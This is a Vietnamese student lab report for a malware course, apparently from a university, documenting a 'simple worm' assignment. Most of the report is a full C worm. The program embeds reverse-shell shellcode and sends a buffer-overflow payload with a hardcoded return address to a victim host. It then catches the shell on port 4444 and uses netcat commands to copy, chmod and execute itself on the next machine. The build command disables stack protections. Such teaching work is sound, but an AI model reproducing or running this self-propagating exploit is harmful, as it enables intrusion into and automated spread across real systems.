BÁO CÁO BÀI TẬP

**Môn học: Cơ chế hoạt động của mã độc**

**Kỳ báo cáo: Buổi 02 (Session 02)**

**Tên chủ đề: Simple worm**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 27/03/2023*

**Nhóm:**

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.N21.ANTN

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Võ Anh Kiệt | 20520605 | 20520605@gm.uit.edu.vn |
| 2 |  |  | @gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** | **Người đóng góp** |
| 1 | Kịch bản C3 | 100% |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT

## Kịch bản C3

Nguồn tham khảo: ChatGPT (ChatGPT chỉ hỗ trợ hướng làm, hoàn toàn không có code mẫu)

Text

Description automatically generated

Và với hướng dẫn của thầy, ta sẽ thực hiện việc lây nhiễm bằng cách, thực hiện leo vào máy 2 sau đó lây nhiễm sang máy 3 có 2 cách:

Cách 1: sau khi lây nhiễm máy 2 thì ta sẽ thực hiện cố định một ip máy 3 để tự động worm leo sang (đã biết ip từ trước).

Cách 2: Sau khi lây nhiễm máy 2 thì ta sẽ thực hiện scan các ip có trong subnet mà máy ta đã lây nhiễm, từ đó thực hiện việc lan truyền tự động.

Ở đây, ta sẽ chọn cách 1 do đã được cung cấp thông tin từ ip máy 3 trên vlab để thực hiện. Việc thực hiện truyền worm ta sẽ thực hiện bằng lệnh “nc” với chức năng gửi và nhận file để thực hiện lây nhiễm

Đầu tiên ta sẽ thực hiện cải tiến code:

Ở câu C2 ta đã lây nhiễm được được một máy và ta thực hiện chỉnh hàm main thành hàm Exploit và thực hiện code thêm 1 hàm lây nhiễm là hàm Infect, trong quá trình lây nhiễm ta sẽ thực hiện sử dụng net cat để lây nhiễm, ngoài ra để gọi port ta sẽ sử dụng thêm hàm listen:

Dưới đây là đoạn code của chương trình: (phần giải thích các hành động được trình bày trong chương trình

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <netdb.h>

#include <netinet/in.h>

//generate 2 shellcode with different IP address

char shellcode1[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"

                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

                    "\xB8\x1B\x40\x11\x17\x35\x11\x11\x11\x11\x50\x31\xC0"

                    "\x66\x68\x11\x5c"

                    "\xb1\x02\x66\x51\x89\xe7\xb3"

                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"

                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"

                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

                    "\x01\xcd\x80";

char shellcode2[] = "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

                    "\x06\x51\xb1\x01\x51\xb1\x02\x51"

                    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

                    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

                    "\xB8\x1B\x40\x11\x16\x35\x11\x11\x11\x11\x50\x31\xC0"

                    "\x66\x68\x11\x5c"

                    "\xb1\x02\x66\x51\x89\xe7\xb3"

                    "\x10\x53\x57\x52\x89\xe1\xb3\x03"

                    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

                    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

                    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

                    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

                    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

                    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

                    "\x2f\x62\x69\x89\xe3\x50\x53\x89"

                    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

                    "\x01\xcd\x80";

// standard offset (probably must be modified)

#define RET 0xbffff28b

#define BUFFER\_SIZE 1024

#define NAME\_SIZE 2048

#define BUF\_SIZE 1064

// global variables

struct sockaddr\_in my\_srv;

char buffer[1024];

int signal = 0;

char \*ip\_victim;

int socket\_server;

// exploit function to send buffer to victim

int Exploit(char \*ip\_victim, int port\_victim)

{

    // declare variables

    printf("finish declare variables\n");

    char exploit\_buffer[BUF\_SIZE];

    int s, i, size;

    struct hostent \*host;

    struct sockaddr\_in remote;

    // filling buffer with NOPs

    printf("generating exploit buffer\n");

    memset(exploit\_buffer, 0x90, BUF\_SIZE);

    if (signal == 1)

    {

        memcpy(exploit\_buffer + 900 - sizeof(shellcode1), shellcode1, sizeof(shellcode1) - 1);

    }

    else

    {

        memcpy(exploit\_buffer + 900 - sizeof(shellcode2), shellcode2, sizeof(shellcode2) - 1);

    }

    printf("finish copying shellcode\n");

    // Copying the return address multiple times at the end of the buffer...

    printf("adding return address\n");

    for (i = 901; i < BUF\_SIZE - 4; i += 4)

    {

        \*((int \*)&exploit\_buffer[i]) = RET;

    }

    exploit\_buffer[BUF\_SIZE - 1] = 0x0;

    printf("finish adding return address\n");

    printf("create hostname\n");

    // getting hostname

    host = gethostbyname(ip\_victim);

    printf("create socket\n");

    // creating socket...

    s = socket(AF\_INET, SOCK\_STREAM, 0);

    if (s < 0)

    {

        fprintf(stderr, "Error: Socket\n");

        return -1;

    }

    // create remote

    printf("create remote\n");

    // state Protocolfamily , then converting the hostname or IP address, and getting  port number

    remote.sin\_family = AF\_INET;

    remote.sin\_addr = \*((struct in\_addr \*)host->h\_addr);

    remote.sin\_port = htons(port\_victim);

    printf("connect to remote\n");

    // connecting with destination host

    if (connect(s, (struct sockaddr \*)&remote, sizeof(remote)) == -1)

    {

        close(s);

        fprintf(stderr, "Error: connect\n");

        return -1;

    }

    printf("send exploit buffer\n");

    // sending exploit string

    size = send(s, exploit\_buffer, sizeof(exploit\_buffer), 0);

    if (size == -1)

    {

        close(s);

        fprintf(stderr, "sending data failed\n");

        return -1;

    }

    // closing socket

    close(s);

    return 1;

}

void CheckSocketServer()

{

    // create socket server

    socket\_server = socket(AF\_INET, SOCK\_STREAM, 0);

    // check if socket is created

    if (socket\_server < 0)

    {

        fprintf(stderr, "Error: Socket\n");

        return;

    }

}

void CheckMySrv()

{

    // create my\_srv

    my\_srv.sin\_family = AF\_INET;

    my\_srv.sin\_addr.s\_addr = INADDR\_ANY;

    my\_srv.sin\_port = htons(4444);

    // bind socket to port 4444

    if (bind(socket\_server, (struct sockaddr \*)&my\_srv, sizeof(my\_srv)) == -1)

    {

        perror("Error: bind");

        return;

    }

    // listen to port 4444

    if (listen(socket\_server, 3) == -1)

    {

        perror("Error: listen");

        return;

    }

}

void \*Listen()

{

    // listen to port 4444

    printf("Listening port 4444\n");

    // check socket server

    CheckSocketServer();

    CheckMySrv();

    // announce finish listen

    printf("finish listen\n");

}

// send worm to victim using netcat

void NetCatSendWorm(int client, int byte\_size)

{

    // infection announcement

    printf("Starting connect from victim\n");

    // sending shellcode

    memcpy(buffer, "pwd\x0A", 5);

    byte\_size = send(client, buffer, 5, 0);

    if (byte\_size < 0)

    {

        return;

    }

    byte\_size = recv(client, buffer, sizeof(buffer), 0);

    if (byte\_size < 0)

    {

        return;

    }

    buffer[byte\_size - 1] = 0;

    // get into dir

    printf("Starting the infection\n");

    sleep(10);

    // send worm

    memcpy(buffer, "nc -l 12345 >c3\x0A", 17);

    byte\_size = send(client, buffer, 17, 0);

    printf("Sending the worm to exploit the machine\n");

    // send worm

    sprintf(buffer, "nc %s 12345 <c3\x0A", ip\_victim);

    system(buffer);

    // chmod 777

    memcpy(buffer, "chmod 777 c3\x0A", 14);

    byte\_size = send(client, buffer, 14, 0);

    // execute

    memcpy(buffer, "./c3\x0A", 6);

    byte\_size = send(client, buffer, 6, 0);

}

// infecting function to send buffer to victim

void \*Infect(void \*ptr)

{

    // declare variables

    int byte\_size, client, client\_size;

    struct sockaddr\_in cli\_struct;

    // announce infection

    printf("Start infecting the machine\n");

    // creating socket

    client = accept(socket\_server, (struct sockaddr \*)&cli\_struct, &client\_size);

    if (client == -1)

    {

        perror("Error: accept");

        return;

    }

    // netcat send worm

    NetCatSendWorm(client, byte\_size);

    // close

    close(client);

}

int main(int argc, char \*argv[])

{

    // declare variables

    pthread\_t action\_thread\_1, action\_thread\_2;

    int independent\_thread;

    // getting victim IP address

    if (argc > 1)

    {

        //.0.7

        signal = 1;

        ip\_victim = argv[1];

    }

    else

    {

        //.0.8

        ip\_victim = "10.81.0.8";

    }

    // create thread to listen to port 4444

    independent\_thread = pthread\_create(&action\_thread\_1, NULL, Listen, NULL);

    // exploit the victim

    if (Exploit(ip\_victim, 5000))

    {

        // announce success

        printf("The Exploitation succeeded\n");

        // create thread to infect the victim

        independent\_thread = pthread\_create(&action\_thread\_2, NULL, Infect, NULL);

        // wait for thread to finish

        pthread\_join(action\_thread\_2, NULL);

        // announce finish

        printf("Finished\n");

        return 0;

    }

    else

    {

        printf("The Exploitation failed\n");

    }

    return 0;


}

Build chương trình: Do có sử dụng hàm pthread nên khi thực hiện build chương trình ta sẽ thực hiện lệnh: gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -pthread -o c3 c3.c


Thực thi:

Kết quả tại máy 1:

Chạy lệnh ./c3 10.81.0.7



Kết quả tại máy 2: Worm đã lây được máy 2



Kết quả tại máy 3: Worm đã lây được máy 3

A screenshot of a computer

Description automatically generated

Video demo kết quả: <https://youtu.be/bSvNp4MLM6c>

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

* File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

*Ví dụ: [*NT101.K11.ANTT*]-Session1\_Group3.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

* Chuẩn bị tốt.
* Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-1)